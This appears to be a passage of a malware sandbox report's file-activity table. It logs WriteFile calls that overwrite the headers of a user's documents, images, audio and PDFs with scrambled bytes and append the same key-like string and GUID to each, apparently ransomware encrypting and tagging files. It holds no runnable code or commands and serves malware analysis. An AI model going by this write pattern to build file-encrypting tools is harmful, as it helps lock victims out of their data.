C:\Users\user\Documents\PIVFAGEAAV.xlsx	5	1021	fd 45 fd 00 fd 45 fd 6b fd fd fd 1a fd fd fd fd fd fd 71 33 fd 16 2f 46 7d 46 1f fd 1c 6a 6c 55 3b 16 47 fd fd fd fd 31 14 21 1b 3e fd 33 24 2b fd fd 02 5b 6f 6f fd fd 49 39 29 04 fd fd 6b f3 3b 02 de fd 5a 07 33 fd 43 fd 4b 30 fd 66 fd fd fd fd fd 42 fd 2d 60 fd fd 1f 07 fd fd 0b 98 3d 03 fd 08 fd 27 8a 7d 44 fd 61 72 fd fd 23 03 49 fd 74 39 fd fd 62 fd fd fd fd 43 0a 3e 70 37 3c fd 53 fd 02 78 fd 18 fd 30 6a 68 29 31 4e fd 3b fd fd 58 fd 59 25 0d 63 fd fd 20 15 fd 42 48 2f 56 fd fd fd 2c fd 79 55 51 0b 57 fd 34 fd 27 60 59 fd 30 fd 30 fd fd 72 2e fd 10 fd 1d fd 3f fd 52 01 fd fd 20 fd fd e6 fd 5d fd 78 51 fd cc fd 1c 25 fd fd 6c fd fd fd 1d fd fd 79 2f 53 1a fd 40 fd 31 74 57 fd 56 33 5f 4f 13 fd 79 75 06 fd 43 50 6d	EEkq3/F}FjlU;G1!>3$+[ooI9)k;Z3CK0fB-`='}Da#It9bC>p7<Sx0jh)1N;XY%c H/V,yUQ4'`Y00r.?R]xQ%ly /S@1tWV3_OyuCPm	success or wait	1	411859	WriteFile
C:\Users\user\Documents\PIVFAGEAAV.xlsx	1026	256	38 59 fd 67 fd fd 30 fd 4b 23 fd fd fd fd 11 fd 74 5a 73 4b fd 38 4a fd fd fd 18 75 fd 14 74 5d 1f fd 78 24 29 fd fd 05 39 e3 fd 5e fd 5d 29 3e fd 7f 00 fd 48 fd 35 5f 35 19 fd 2d 67 6b 3e fd fd 55 28 fd fd 20 fd fd fd 52 fd fd fd fd 4d fd 0c 44 5d c0 fd fd af 39 0b 3d fd 42 fd 4e 56 71 fd 00 fd 18 fd 56 fd fd fd 40 fd 4a fd 60 fd 11 2a 14 13 71 6c fd 43 fd 5d 10 3e fd 0a fd fd f5 34 59 7f 47 fd 2b 5b fd 23 fd 3b 6f fd 18 7a 23 fd fd 45 16 03 0b 23 6e fd fd fd 24 32 fd 5a fd 36 fd fd fd fd fd 10 4e 58 1e fd 4b 74 fd fd fd fd fd fd 32 26 fd 61 4e fd fd 51 5c 68 fd fd fd fd 64 24 fd 09 fd 17 fd 6c 78 fd fd 6d 3b fd fd 3c fd fd 51 59 64 66 15 6a fd fd 66 fd fd 7f fd 2a 58 fd fd 51 23 fd fd fd 27 44 2d fd 29 fd 22 ba	8Yg0K#tZsK8Jut]x$)9^])>H5_5-gk>U(RMD]9=BNVqV@J`*qlC>4YG+[#;oz#E$2Z6NXKt2&aNQ\hdlxm;<QYdfjf*XQ#'D-)"	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\PIVFAGEAAV.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\PIVFAGEAAV.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SQSJKEBWDT.jpg	5	1021	0d fd fd 11 fd fd 79 fd 02 0f 48 40 fd fd 25 fd fd 78 25 48 7d fd 00 fd 03 fd 52 16 fd 4a 03 fd 51 38 60 0b 19 51 fd 04 3b 24 66 2c 4b 4c 16 fd 38 fd 71 41 11 66 64 fd 05 fd fd 5d fd 1b 05 fd 55 fd fd fd fd e6 fd 6b fd fd 0f 5e fd 0a 24 fd 10 fd 55 30 fd 36 fd fd 03 45 6e 0c 77 d1 fd fd 45 03 0c 54 00 35 2e fd 20 fd fd fd 30 fd 75 05 26 fd fd 38 67 20 fd 4f fd 3d fd fd fd 16 20 19 fd 1e 61 fd fd fd fd 15 60 fd fd d7 fd 33 33 55 12 21 5b 1a fd 7f fd 28 fd 36 fd fd 73 16 fd fd 03 1a fd fd fd fd 05 1a 10 62 3c 58 12 fd 01 fd fd fd fd 6a 6c 1d 33 fd 55 fd fd 6f fd 17 fd 10 74 38 0e 4a fd fd fd fd fd fd 61 46 69 fd fd fd 4d 6d 24 fd 77 40 fd 78 fd 7b fd 59 68 fd fd fd 23 13 fd 64 fd fd 72 39 fd fd 61 fd 62 fd 0e 69 0a 49 78 71 06 fd	yH@%x%H}RJQ8`Q;$f,KL8qAfd]Uk$U06EnwET5.0u&8g O=a`33U![(6sb<Xjl3Uot8JaFiMm$w@x{Yh#dr9abiIxq	success or wait	1	411859	WriteFile
C:\Users\user\Documents\SQSJKEBWDT.jpg	1026	256	fd 00 fd 3e 6e fd 70 6f fd 71 2c 01 fd fd fd fd fd fd 2e 58 3b fd 1c fd 71 1c fd fd fd 29 5a fd fd 0f 19 fd 69 29 55 48 fd 75 fd fd fd 54 1f fd fd 5d fd fd 22 fd fd 4d 40 fd 20 fd fd 40 66 fd 20 4c fd 31 fd 4d 69 5e 10 14 33 12 fd 09 39 fd 07 45 fd 3c fd fd fd 18 fd 67 32 3d fd fd fd 5d 4f fd fd 48 01 fd 14 4e fd 03 fd 41 fd fd fd 60 4a 64 fd 34 fd 65 fd fd 1a 3b fd fd 2c 40 33 fd 18 02 fd fd fd 78 10 fd 3d 26 fd 02 6c 2a 3e 27 47 fd 03 1f 12 67 5d fd fd 20 fd 61 78 fd 79 5d 6d fd 2e 2a fd 0c fd fd fd 30 61 60 2d fd 42 53 fd fd fd fd fd 00 6c 13 29 fd fd 1e 7f fd fd 3f 78 fd 37 4d 5a fd fd fd fd fd 07 0b 19 15 fd 14 38 fd fd fd 08 5d 5f 45 3a 2f fd fd fd 5a fd 04 79 fd 0c fd fd 24 25 2f e0 5f 08 fd 79 fd 20 fd fd 28 42 18 19 fd fd	>npoq,.X;q)Zi)UHuT]"M @ @f L1Mi ^39E<g2=]OHNA`Jd4e;,@3x=&l*>'Gg] axy]m.*0a`-BSl)? x7MZ8]_E:/Zy$%_y (B	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\SQSJKEBWDT.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\SQSJKEBWDT.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SQSJKEBWDT.xlsx	5	1021	74 2c 13 0e fd fd fd fd 2d 1f fd 6f fd 65 fd fd 0d af 3b fd b6 67 fd 7a 33 fd 03 fd 38 6c fd 5a fd fd 10 fd 43 3f 69 fd fd 61 59 1e fd 3c 78 fd a8 fd fd 68 fd 6c 38 6c 8f 4a fd 71 fd fd fd 16 67 fd fd 67 fd fd fe 2a 2e 55 fd fd 6a fd 61 68 fd fd fd fd 60 fd c0 2f fd c1 7a fd 2b fd 0e fd e7 fd fd 37 39 fd 60 78 73 fd fd fd fd fd 02 fd 66 fd 7e 6d fd fd 74 12 fd 1b eb 0e 5a fd 10 6c fd fd 45 fd 37 33 fd 2e fd 46 69 fd 3f 10 fd 32 fd 19 0c 38 73 fd fd fd 08 fd fd 20 fd fd 6b 24 fd 73 17 fd 61 28 fd fd fd fd 76 fd fd 26 fd fd 68 75 4f fd fd 95 fd c6 fd 39 fd 5c c0 fd 75 2a fd fd 39 30 fd fd 18 5d fd 7c 4f 2c 5f 08 2d 7b fd fd 6a fd 4e fd 36 fd 23 0b 69 67 fd 46 fd fd fd 17 1e fd	t,-oe;gz38lZC? ia<xhl8lJqgg*.Uj ah`/z+79`xsf~mtZlE73.Fi ?28s k$ sa(v&huO9\u*90]]O,_- {jN6#gF	success or wait	1	411859	WriteFile
C:\Users\user\Documents\SQSJKEBWDT.xlsx	1026	256	72 15 2b 0c fd 12 fd fd 31 53 fd 43 58 2b fd 1e 34 fd 0a fd fd fd 70 49 fd fd fd 68 17 5e fd 60 4a 0c fd fd 00 fd fd 0b fd 40 fd d8 fd 2d fd 0c 33 58 08 fd 77 fd fd 30 1d 4a fd 77 02 fd fd 47 77 29 fd 4a 59 fd 56 fd fd fd 6c fd 7e 7d 08 53 fd fd 03 fd 00 10 44 22 47 47 0f fd 3e fd 71 fd fd 32 64 fd 73 5c fd 15 0b 25 fd 5b 16 fd fd 19 fd fd b9 33 3b 6b 58 fd 05 79 fd fd 67 fd fd 6d f1 77 12 fd 0c 20 56 0a 3f fd 2a 5c 6d 47 fd 53 fd fd 68 77 46 66 fd fd 0f 4f fd fd 57 fd fd fd 71 0e 64 40 fd 49 37 52 fd fd fd fd 15 fd 0b 2c fd 30 0b fd fd fd 78 fd fd fd fd fd fd fd fd 1b 4d fd fd fd fd 25 65 fd fd 3c 17 fd 79 67 77 fd fd 65 09 fd 42 fd fd 49 44 fd fd 10 fd 11 20 fd fd 51 fd 75 2e fd 47 10 3d 24 fd fd fd 32 09 27 fd 0d fd fd	r+1SCXpIh^`J@- 3Xw0JwGw)JYVl~}S D"GG>q2ds\%[3kXygw V?*\mGShwFf OWqd@I7R,0xM%e<ygw eBID Qu.G=$2'	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\SQSJKEBWDT.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\SQSJKEBWDT.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SUAVTZKNFL.docx	5	1021	46 20 39 c7 fd 56 fd 36 fd 13 57 12 fd 53 75 02 07 6a fd fd 5b 11 fd fd fd fd fd fd 4d 74 22 72 3b fd 49 7a fd 1b 09 fd fd fd fd fd 7b fd fd fd fd fd fd 60 75 1b 72 48 1d fd 06 fd 10 56 4d 73 7f fd 7a fd fd 53 fd fd 21 fd fd fd 73 ff 7f 04 fd fd 21 2a 98 43 57 54 50 fd 79 42 6a fd fd 56 fd 25 fd 74 00 fd 65 71 0e fd fd fd 7e fd 60 79 fd fd fd fd 70 60 62 4b 54 1c 50 fd 7a 59 59 fd 67 fd 50 fd fd fd fd 06 00 42 1a fd 72 fd fd fd 15 5b fd 03 fd b7 fd 24 fd 5a fd fd 13 1f fd fd 28 00 06 28 fd 44 06 f1 fd fd 6c 45 52 22 fd 17 70 fd 40 18 fd 43 fd 59 45 fd 52 77 fd 36 32 fd fd fd fd 54 72 3c 7a 3d fd 5d 5e fd fd fd 33 47 2d fd 41 fd 41 fd 06 70 fd 02 18 0a fd 10 07 32 fd fd 35 fd fd 5f fd 39	9V6WSuj[Mt"r;Iz{`urHVMszS!s!* CWTPyBjV%tq~`yp`bKzYYgPBr[$Z((DlER"p@CYERw62Tr<z=^3G-AAp25_9	success or wait	1	411859	WriteFile
C:\Users\user\Documents\SUAVTZKNFL.docx	1026	256	fd 08 fd fd 1e fd 49 fd fd 44 fd 05 fd 35 2e fd fd 6a 64 5b 1b 33 0c 65 fd 56 47 25 fd fd 75 fd 51 52 fd fd 06 48 fd 7f fd 29 fd fd fd 45 14 4e fd 50 12 fd 0e 0f fd 1e fd fd 44 fd 3f 03 37 fd fd 38 6b 2a 7d 09 65 59 40 fd 20 fd fd 78 fd fd 27 61 3c fd 38 04 43 3c 4c fd 1b fd fd 63 fd fd 62 6c 3c 32 06 fd 1a 2a fd fd 29 fd 78 fd 09 65 fd 5a fd fd fd 79 34 12 04 2a fd 37 fd fd 6e fd 39 fd 73 fd 1b 54 5a 19 3b 78 0f fd 43 20 fd 55 fd 7c fd 00 fd 3a fd 02 33 17 57 44 fd fd ca fd 0a 55 fd fd 00 28 ba 37 5b fd 6c fd fd 75 fd 55 41 fd 12 7b fd fd 71 18 64 fd fd fd 9e 4c fd fd fd 17 73 51 36 fd 77 69 0c fd 35 6b 04 00 fd fd fd 79 fd 11 fd 27 fd 26 0f 4c 3a 55 fd fd fd 27 fd fd 7d 69 d9 18 fd 41 32 24 fd 7b 2c fd 4c 4a 5f 5a fd fd 7c	ID5.jd[3eVG%uQRH)ENPD?78k*}eY@ x'a<8C<Lcbl<2*)xeZy4*7n9sZ;xC U|:3WDU(7[luUA{qdLsQ6wi5ky'&L:U'}iA2${,LJ_Z|	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\SUAVTZKNFL.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\SUAVTZKNFL.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\TQDFJHPUIU.mp3	5	1021	fd fd 61 04 0c fd 2b fd 27 fd 70 fd 20 32 4d fd 50 fd 29 22 2e 05 fd fd fd 09 fd fd fd fd 5c 6b fd 5f fd fd 23 4b fd 03 5a fd 1b fd 1d e6 fd 22 57 12 fd fd 5d 31 0c fd 0d fd 6c 2a 25 2a 58 6c fd fd 0d fd fd 17 fd fd 09 fd 02 fd 6d 67 fd fd fd fd fd 65 fd 76 3d 7d 0c fd 7d fd fd 18 02 01 24 2b fd fd fd 56 fd 5f 6f 25 23 fd 67 fd 4b fd fd 4f 0f fd 4d fd 3a fd 1c 1a fd fd 7d fd fd fd fd fd 43 fd 0d fd fd 4f fd fd fd 54 fd 01 4d 11 fd fd 7a 42 68 fd 08 fd 73 6c 5e 24 68 05 fd fd fd fd 59 fd fd fd 28 32 33 57 7b fd 39 fd 6e fd fd 28 6d fd 39 01 1e 6a 42 fd fd fd fd 3b 4b fd 1f fd fd fd 0a fd fd 20 03 fd 72 fd 1d 3a 24 fd fd fd fd d5 fd fd fd 4a 6e 7b 2c fd 4a fd fd fd fd 1c 42 fd fd fd 4d 16 76 0a 3e 7d fd 42 61 53 fd 15 fd 42	a+'p 2MP)".\k_#KZ"W]1l*%*Xl mge v=}}$+V_o%#gKOM:}CO TMzBhsl^$hY (23W{9n(m9jB;K r:$Jn{,JBMv>}BaSB	success or wait	1	411859	WriteFile
C:\Users\user\Documents\TQDFJHPUIU.mp3	1026	256	fd fd fd 12 58 fd 74 6c 3d 44 13 fd fd 64 08 59 fd fd fd 7f fd 71 72 38 35 37 fd 61 39 49 fd 5d fd fd fd 25 34 01 fd fd 19 17 44 30 fd 47 fd fd fd 32 fd fd fd 19 50 37 fd 7a 43 4f 68 4f 0e 3d 36 fd fd 63 fd 3b 46 fd fd fd fd fd fd 31 00 fd 6f 25 2e fd fd fd 2a 74 3e 76 07 fd fd fd 60 10 6c 25 35 fd fd 4b 0a 71 1b 44 38 27 1a 79 45 fd fd 27 33 75 fd 2b 01 fd 67 76 fd fd 95 fd ab fd 77 77 fd fd 27 fd 45 74 fd 44 4c fd fd 19 6f fd 95 fd 1e fd fd 56 40 fd 00 fd fd fd 75 fd 64 11 fd 44 2c fd 27 47 fd a4 fd fd 47 63 fd 7d fd fd 1f fd fd fd 1f 2c 2a fd 3e 4b 7c 7e fd fd fd 20 6f 11 27 fd fd 6c 43 fd 4d fd fd fd 04 25 57 13 fd 47 fd fd fd fd 75 fd 11 fd fd 40 fd fd fd 6c 10 6d 4a fd 59 33 30 fd fd fd 05 fd 79 79 fd 5a fd 45 fd 45	Xtl=DdYqr857a9l]%4D0G 2P7zCOhO= 6c1o%.*t>v`l%5KqD8'yE' 3u+gvww' EtDLoV@udD,'GGc},*>K| ~ olCM%WG u@lmJY30yyZEE	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\TQDFJHPUIU.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\TQDFJHPUIU.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\BJZFPPWAPT.pdf	5	1021	27 fd fd fd 05 4a 1b fd 5d fd fd 21 1d 39 16 fd fd 33 00 44 64 18 06 79 7e fd fd 24 1e fd 3e 72 5b fd 61 fd fd 16 fd fd 30 06 fd 48 fd 4c 44 54 fd 6d fd 1e fd 00 4f fd fd 3b 47 fd 56 22 fd 4c fd 3a fd fd 45 29 09 fd fd 2b fd 53 89 6b 28 fd 7c fd 64 6e fd 45 fd 71 62 3c 34 2e fd 29 fd 58 16 fd 12 75 10 fd 39 fd fd 3f 6b fd 5f fd 4f 4c fd fd fd 04 fd 01 4b 64 fd fd 33 17 fd 7c fd fd 1d 0e fd 69 55 69 45 fd 74 b7 fd fd fd 50 fd 23 fd fd fd 5c fd fd fd fd fd 29 fd fd fd fd fd 7b fd fd 46 10 fd 34 fd 65 05 fd 14 0e 32 fd 7a 31 fd 34 68 fd 17 4d 1b 4e fd 1f fd fd 54 2c 42 fd fd 41 fd 41 fd fd fd 26 06 fd fd fd fd fd 71 1f fd 09 fd fd fd fd 58 fd fd fd fd 97 fd fd 1d 64 18 69 41 fd fd 1b 76 5d fd fd 44 fd 1c fd 37 70 fd 0a 7b 2e	'J]!93Ddy~$>r[a0HLDTmO;GV"L:E) +Sk(|dnEqb<4.)Xu9? k_OLKd3|iUiEtP#\) {F4e2z14hMNT,BAA&qXdiAv]D7p{.	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\BJZFPPWAPT.pdf	1026	256	6a fd fd 29 02 fd 66 fd d0 fd 18 fd fd 3f fd 64 34 fd da 31 fd 44 0b 52 fd 03 10 fd 46 21 fd fd 4a 56 fd fd 5b 0b fd 63 fd fd 33 0c 0c 17 fd fd 56 fd d3 fd 1d fd 39 71 27 fd fd d4 7e fd 3a fd 18 fd fd fd 12 45 01 fd fd 7c fd 10 0e 3d 58 fd 63 fd 62 00 fd 5e 26 fd 4f 3d 12 fd 26 fd fd fd 14 fd 1f 4c 3a 0e fd 3f 0e 46 fd fd 47 fd fd fd fd 3c fd fd fd fd 5d fd fd 77 1b 61 fd 1c 61 47 43 fd fd 60 6b 6d fd fd 17 fd fd 42 52 0a 4c 09 fd 7a 10 fd fd 67 fd fd 79 72 fd fd 05 fd fd 1d 2f 38 fd fd 05 47 32 fd 36 96 65 50 11 fd 04 fd 51 7f 5e 06 fd 22 fd fd 3c fd 2a fd fd 3c fd 40 59 fd 33 fd fd fd fd fd fd fd 58 34 fd fd fd fd 6b 29 7f fd fd 5b 2a 72 3f fd 3b fd 0e fd 16 7f fd 11 63 fd 29 39 fd fd fd fd 21 52 0e fd fd fd	j)fd41DRF!JV[c3V9q'~:E| =Xcb^&O=&L:? FG<]waaGC`kmBRLzgyr/ 8G26ePQ^"<*<Y3X4k) [*?;c)9!R	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\BJZFPPWAPT.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\BJZFPPWAPT.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\BNAGMGSPLO.docx	5	1021	50 fd 08 2c 2c fd 60 fd 18 27 55 fd fd 5e 55 64 0d 1a fd fd 70 fd fd fd 0b 61 fd fd fd fd fd 04 fd 74 70 37 fd 02 2f 4d fd 74 1b fd 4c fd fd 22 fd 86 51 3b fd 18 35 42 fd fd 19 41 10 fd 76 3d fd fd 0e 41 fd 50 fd 01 fd 29 4f fd fd fd 69 fd 6a 48 fd fd fd fd fd 71 99 fd fd fd 29 fd 7e fd fd 3c 0f fd fd 2f fd fd 36 fd fd 7c fd fd fd fd fd 79 fd 6e 15 fd 23 0a fd 71 6e fd 69 fd fd fd 35 69 ab fd fd fd fd 54 3c fd 8b fd fd 1e 82 fd 65 52 fd fd fd fd 21 fd 7f fd fd 32 fd fd fd 73 74 21 fd 38 1f 2d fd 4e fd fd fd 02 7d 72 48 fd 70 0d 5f 17 23 22 5a fa 0e fd 73 07 fd fd 6b fd 09 57 fd 2f 36 30 4e 3a fd fd 0d 6e fd 64 fd fd 01 7e 33 70 23 1d 25 fd fd 58 4c cf fd fd fd fd 2c 68 5f 63 fd 46 fd fd 5c fd 74	P,,`'U^Udpatp7/MtL"Q;5BAv=AP)OijHq)~<6|y#qni5iT<eR!2st!8-NrHp_#"ZskW/60N:nd~3p#%XL,h_cF\t	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\BNAGMGSPLO.docx	1026	256	fd 44 a8 6d 13 72 fd 73 fd 29 09 fd 41 1a 3a 6b fd 71 fd fd 42 20 fd 6f fd fd fd fd fd 6c fd fd 23 06 fd 16 26 22 fd 52 fd 79 58 22 7a 02 76 fd fd 38 fd fd fd fd fd 50 3c fd 60 56 fd fd 02 fd fd fd fd fd 20 6f 3f fd fd 60 35 fd fd fd e1 5b 23 fd 07 fd 74 65 0a 21 fd fd 58 17 13 fd fd 66 fd 74 6a 60 19 40 0e 43 60 1e fd fd fd fd fd fd 2a fd fd 3b fd 26 fd fd 1f 73 fd 3f 68 64 39 fd fd 26 2d 55 4e b4 56 05 fd 49 fd 56 3f fd fd 07 03 fd 60 fd fd 6a fd 46 fd fd fd fd 33 fd 46 fd fd fd 16 25 7c 79 fd 7a 3e fd fd 48 37 fd 2f 51 fd 6a fd 43 56 fd 4a fd fd 16 33 fd 28 1e fd 4a fd 5d fd fd 6d 58 cb fd 47 fd 68 fd 08 5b 3f fd 7c 0a 11 87 fd fd 08 7b 13 fd fd 71 7a fd fd 0d 5f fd fd fd 1b fd 0d fd 00 34 fd fd fd 16 58 fd fd	Dmrs)A:kqBol#&"RyX"v8P<`V o?`5[#te!Xftj`@*;&s?hd9&-UNVIV?`jF3F%|yz>H7/QjCVJ3(J]mXGh[?|{qz_4X	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\BNAGMGSPLO.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\BNAGMGSPLO.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\BNAGMGSPLO.pdf	5	1021	fd fd 1b 53 6a fd fd 2f fd 1c 57 fd 23 fd 27 05 38 fd 5b fd fd fd 0a fd fd fd 65 fd 7f fd 51 42 fd fd fd 5c 37 68 52 3b 11 4b 7a fd fd 2e 1e 0d fd 17 fd 5d fd 1b 2b fd 53 1f 5a 3f 26 67 fd 21 fd fd 6e 73 3b 78 fd fd 7a 5a 7f 63 0f fd 61 d7 1f fd fd fd 7f 18 6e 74 58 d7 24 fd fd fd 39 4e 1c fd 51 55 fd fd 08 0c fd 46 0c 71 fd 67 18 fd 23 4d 47 fd 2a fd fd 42 6c 67 fd 6e 7e 52 fd fd 39 fd 4e fd 5d fd fd 6f 56 fd fd fd 35 fd 22 15 10 fd 5e 7b fd fd 20 fd 4d 5f 39 70 fd 44 43 70 1c fd fd fd 3e fd 19 6e 71 68 1b fd fd 38 fd fd fd 3e 72 6e 75 3d 0f fd 49 e6 fd 0a 6b 24 60 fd fd 0b fd 0b 7a 19 02 fd 71 35 4c 63 fd 6f 73 07 73 63 fd fd 3a fd 64 60 01 fd fd 45 fd fd 16 2b fd fd fd 44 fd fd fd 7b fd 17 fd fd 1e 27 fd fd fd fd	Sj/#'8[eQB\7hR;Kz.]+SZ?&g!ns;x zZcantX$9NQUFg#MG*Blgn~R9N]oV5"^{ M_9pDCp>nqh8rnu=Ik$`zq5Lcossc:d`E+D{'	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\BNAGMGSPLO.pdf	1026	256	fd fd 2b 4f fd 1a 14 33 3b fd fd 3f fd fd fd 58 fd fd 40 fd 1e 25 fd fd d5 34 72 fd 65 5d fd fd 6a 26 5e 0b fd fd 61 4c fd 06 fd 5e aa 05 46 1a 0c fd fd 2e fd 54 4a fd 5b 27 fd fd 38 33 fd 46 32 25 14 03 fd 6c fd 5d fd fd fd 52 05 59 fd 38 43 fd fd 38 7a fd fd fd 6e 4d fd 2d 16 fd fd 63 fd 34 26 45 fd fd fd 75 fd fd 5a fd fd 52 78 57 0b 02 78 fd fd 47 18 5b fd 3a fd fd 33 fd 20 fd 56 63 fd 54 fd 53 fd 36 12 fd 54 fd fd 39 fd 46 fd fd 61 fd 10 fd 3f 1c 39 fd 51 56 fd 05 42 6c fd fd 68 44 0e fd 02 40 fd fd 06 fd fd 13 31 7a fd 57 fd 64 0e 71 56 5c fd fd fd fd fd fd 19 64 21 36 77 fd fd 50 51 2d fd fd fd 0e 04 fd fd fd 2c fd 02 51 fd fd fd 10 0e 7c fd 60 71 21 17 fd 3f 36 46 05 20 74 fd 29 0a fd 77 69 fd 29 fd ec 6a fd 1b fd 73 fd	+O3;? X@%4re]j&^aL^FTJ['83F2%l]RY8C8znM-c4&EuZRxWxG[:3 VcTS6T9Fa? 9QVBlhD@1zWdqV\d!6wPQ-,Q|`q!?6F t)wi)js	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\BNAGMGSPLO.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\BNAGMGSPLO.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\EEGWXUHVUG.png	5	1021	fd 1e 37 fd 1d 36 72 36 fd fd fd fd fd e0 04 70 fd 6b 1e 2c 48 02 fd fd 77 fd 00 fd fd 58 fd 61 36 3f 55 fd fd 4b 11 43 38 75 40 04 fd 7c fd 71 fd fd 24 fd 25 23 fd 10 43 7e 33 fd 20 16 79 63 fd 3b fd 26 fd fd fd fd fd 58 6f 75 52 2a 21 fd fd 47 77 fd fd 7e fd fd fd 48 fd 43 17 fd 26 03 08 fd 1f fd 44 fd 2c fd 41 fd 14 72 ba 6d 43 5d fd fd 6b fd fd 46 fd fd 08 fd fd 26 fd 25 37 40 fd 70 fd fd 2f fd fd 00 fd fd fd 53 79 fd 2d fd 7b fd fd 37 fd 3d fd fd fd 4a fd fd fd fd 01 19 fd 48 fd fd fd 1b 5c fd 2f 5d fd fd fd fd 3e fd fd 53 62 12 fd 6e 6e fd fd fd fd fd 1b 53 fd 1f 63 08 0d 4c 31 43 fd 0d fd 0a 71 5a fd 68 fd fd fd 24 fd 00 fd fd fd 1a 